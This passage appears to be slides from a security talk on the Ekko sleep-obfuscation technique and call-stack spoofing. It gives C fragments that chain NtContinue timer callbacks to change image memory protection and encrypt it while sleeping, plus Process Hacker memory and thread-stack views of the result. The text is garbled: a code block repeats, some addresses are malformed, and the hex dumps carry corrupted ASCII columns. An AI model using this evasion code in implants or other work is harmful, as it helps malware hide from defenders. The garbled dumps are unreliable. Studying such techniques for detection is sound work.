puts( "[INFO] Finished waiting for event" );
getchar();
}

DeleteTimerQueue( hTimerQueue );
```

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```
// VirtualProtect( ImageBase, ImageSize, PAGE_EXECUTE_READWRITE, &OldProtect );
RopProtRX.Rsp  -= 8;
RopProtRX.Rip   = VirtualProtect;
RopProtRX.Rcx   = ImageBase;
RopProtRX.Rdx   = ImageSize;
RopProtRX.R8    = PAGE_EXECUTE_READWRITE;
RopProtRX.R9    = &OldProtect;

// SetEvent( hEvent );
RopSetEvt.Rsp  -= 8;
RopSetEvt.Rip   = SetEvent;
RopSetEvt.Rcx   = hEvent;

puts( "[INFO] Queue timers" );

CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemEnc, 200, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopDelay, 300, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemDec, 400, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopSetEvt, 600, 0, WT_EXECUTEINTIMERTHREAD );

puts( "[INFO] Wait for hEvent" );

WaitForSingleObject( hEvent, INFINITE );

puts( "[INFO] Finished waiting for event" );
getchar();
}

DeleteTimerQueue( hTimerQueue );
```

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Ekko.exe (5384) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions Strings... Refresh

Base address	Type	Size	Protection	Use
0x1a5bee57000	Private: Reserved	36 kB		Heap (ID 3)
0x7ff44f4f0000	Mapped: Commit	20 kB	R	
0x7ff44f4f5000	Mapped: Reserved	1,004 kB		
0x7ff44f5f0000	Private: Reserved	4,194,432 kB		
0x7ff54f610000	Private: Reserved	32,768 kB		
0x7ff551610000	Private: Commit	4 kB	RW	
0x7ff551620000	Mapped: Commit	4 kB	R	
0x7ff551630000	Mapped: Commit	140 kB	R	
0x7ff6dc000000	Image: Commit	32 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc008000	Image: Commit	92 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc01f000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc020000	Image: Commit	12 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc023000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc024000	Image: Commit	16 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ffb5870000	Image: Commit	4 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffb5871000	Image: Commit	1,684 kB	RX	C:\Windows\System32\ucrtbased.dll
0x7ffb5a16000	Image: Commit	400 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffb5a7a000	Image: Commit	12 kB	RW	C:\Windows\System32\ucrtbased.dll
0x7ffb5a7d000	Image: Commit	84 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffb6660000	Image: Commit	4 kB	R	C:\Windows\System32\vcruntime140d.dll
0x7ff6dc03341000	Image: Commit	127 kB	RW	C:\Windows\System32\vcruntime140d.dll

Ekko.exe (5384) (0x7ff6dc000000 - 0x7ff6dc008000)

00000000 ca 88 7f 74 8f 3f 2c b2 72 be cc 28 66 32 71 97 ...t.?..r..(f2q.
00000010 10 38 e5 60 f4 af 9c 71 28 df 6a 3e ab 0f c3 fa .8.^....q(.j>....
00000020 14 c9 1c 26 db 0a 16 cf a2 1c fe 3b 9e 74 0f e0 ...&.....;t..
00000030 9c fe 0e 44 96 45 90 cc 72 ad ca 4d 77 4e bd 23 ...D.E..r..MwN.#
00000040 83 f9 5a 3f f7 1a 78 77 e8 e6 8e ab 77 d9 c4 6e ..Z?..xw....w..n
00000050 6b 21 61 37 e4 21 09 ba 96 62 b2 88 f8 3b df 85 k!a7.!....b....
00000060 a2 48 4c ba 18 a1 30 33 9c ba 6d 60 e5 05 42 e9 .HL...03..m`..B.
00000070 25 48 08 11 4c 92 58 55 fd 5a 51 09 32 84 1b b8 %H..L.XU.ZQ.2...
00000080 de 6c 42 b6 6e 28 58 20 bf 73 70 94 d2 34 30 f2 .1B.n(X ..sp..40.
00000090 2d bf d4 aa 52 6e b7 39 6b 93 6e 46 15 65 b6 be -...Rn.9.k.NF.e..
000000a0 6e 79 c9 30 a6 aa 9a 53 5c ef d7 77 66 97 1b 77 ny.0...S\..wf..w
000000b0 6c 22 4f 6a b8 28 b5 b4 af 30 fd 12 90 41 8d bb 1"0j.(...0....A..
000000c0 d9 e9 61 33 e3 3a bd 48 c4 fd fa b6 4b e5 94 d8 ..a3..:H....K..
000000d0 eb ad d5 ce 76 78 e2 a0 e7 bb 9c 47 3f 3b 80 f9vx.....G?;...
000000e0 31 c3 29 43 1c 3b b4 85 8d ce 53 5d fa 48 cb e8 1.)C.;....S].H..
000000f0 8e c5 08 49 8d cf 89 15 6d 53 a4 35 6a ba ac 57 ...I....mS.5j..W
00000100 6b 7b 2e a4 f1 8a e9 76 7f 3a b1 a8 6f 39 8d ba k{.....v....o9..
00000110 14 da 34 94 7d d6 53 8c 19 dd 60 80 e3 2a dc df ..4.).S....`...*..
00000120 16 9d da 2d eb de 73 44 32 74 d7 07 14 20 2d 76 ...-..sD2t.... -v
00000130 79 7f ed 38 13 ed a2 50 e0 18 e9 6f b5 3a e3 b4 y...8..P....o....
00000140 04 5b 63 23 20 5d b4 bb 0c 6a bf f7 72 08 e7 5b .[c#]....j.r...[

Re-read Write Go to... 16 bytes per row Save... Close

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Ekko.exe (5384) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions Strings... Refresh

Base address	Type	Size	Protection	Use
0x7ff54f610000	Private: Reserved	32,768 kB		
0x7ff551610000	Private: Commit	4 kB	RW	
0x7ff551620000	Mapped: Commit	4 kB	R	
0x7ff551630000	Mapped: Commit	140 kB	R	
0x7ff6dc000000	Image: Commit	160 kB	RX	C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ffbc5870000	Image: Commit	4 kB	R	C:\Windows\System32\ucrtbased.dll

Ekko.exe (5384) (0x7ff6dc000000 - 0x7ff6dc028000)

00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....	.dll
00000010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..@.....	.dll
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00dll
00000030 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00dll
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68!..L.!Th	.dll
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno	.dll
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS	.dll
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 mode....\$.....	.dll
00000080 d9 39 82 65 9d 58 ec 36 9d 58 ec 36 9d 58 ec 36 .9.e.X.6.X.6.X.6	.dll
00000090 8d dc ed 37 9f 58 ec 36 8d dc ef 37 99 58 ec 36 ...7.X.6...7.X.6	.dll
000000a0 8d dc e8 37 96 58 ec 36 8d dc e9 37 85 58 ec 36 ...7.X.6...7.X.6	.dll

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COMBINING BOTH

SleepObf_StackSpoof.exe (13116) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions

Strings... Refresh

Base address	Type	Size	Protection	Use
0x22357380000	Private: Commit	152 kB	RW	Heap (ID 1)
0x223573a6000	Private: Reserved	872 kB		Heap (ID 1)
0x22357540000	Private: Commit	28 kB	RW	Heap (ID 3)
0x22357547000	Private: Reserved	36 kB		Heap (ID 3)
0x7ff45c190000	Mapped: Commit	20 kB	R	
0x7ff45c195000	Mapped: Reserved	1,004 kB		
0x7ff45c290000	Private: Reserved	4,194,432 kB		
0x7ff55c2b0000	Private: Reserved	32,768 kB		
0x7ff55e2b0000	Private: Commit	4 kB	RW	
0x7ff55e2c0000	Mapped: Commit	4 kB	R	
0x7ff55e2d0000	Mapped: Commit	140 kB	R	
0x7ff614e10000	Image: Commit	36 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e19000	Image: Commit	88 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e2f000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e30000	Image: Commit	12 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e33000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ff614e34000	Image: Commit	20 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\SleepObf_StackSpoof.exe
0x7ffb4060000	Image: Commit	4 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffb4061000	Image: Commit	1,684 kB	RX	C:\Windows\System32\ucrtbased.dll
0x7ffb4206000	Image: Commit	400 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffb426a000	Image: Commit	12 kB	RW	C:\Windows\System32\ucrtbased.dll
0x7ffb426d000	Image: Commit	84 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffbeeb20000	Image: Commit	4 kB	R	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb21000	Image: Commit	132 kB	RX	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb42000	Image: Commit	24 kB	R	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb48000	Image: Commit	4 kB	RW	C:\Windows\System32\vcruntime140d.dll
0x7ffbeeb49000	Image: Commit	20 kB	R	C:\Windows\System32\vcruntime140d.dll

SleepObf_StackSpoof.exe (13116) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles

TID	CPU	Cycles delta	Start address
9032			ntdll.dll!TpReleaseCleanupGroupMembers+0x450
5384			ntdll.dll!TpReleaseCleanupGroupMembers+0x450
4288			SleepObf_StackSpoof.exe!ILT+685(mainCRTStartup)

Stack - thread 5384

Name
0 ntdll.dll!ZwWaitForWorkViaWorkerFactory+0x14
1 ntdll.dll!TpReleaseCleanupGroupMembers+0x747
2 kernel32.dll!BaseThreadInitThunk+0x14
3 ntdll.dll!RtlUserThreadStart+0x21

Stack - thread 9032

Name
0 ntdll.dll!ZwWaitForSingleObject+0x14
1 KernelBase.dll!WaitForSingleObjectEx+0x8e
2 ntdll.dll!RtlGetSystemPreferredUILanguages+0x289
3 ntdll.dll!RtlSetCriticalSectionSpinCount+0xf9
4 ntdll.dll!TpReleaseCleanupGroupMembers+0xada
5 kernel32.dll!BaseThreadInitThunk+0x14
6 ntdll.dll!RtlUserThreadStart+0x21

Stack - thread 4288

Name
0 ntdll.dll!ZwWaitForWorkViaWorkerFactory+0x14
1 ntdll.dll!TpReleaseCleanupGroupMembers+0x747
2 kernel32.dll!BaseThreadInitThunk+0x14
3 ntdll.dll!RtlUserThreadStart+0x21

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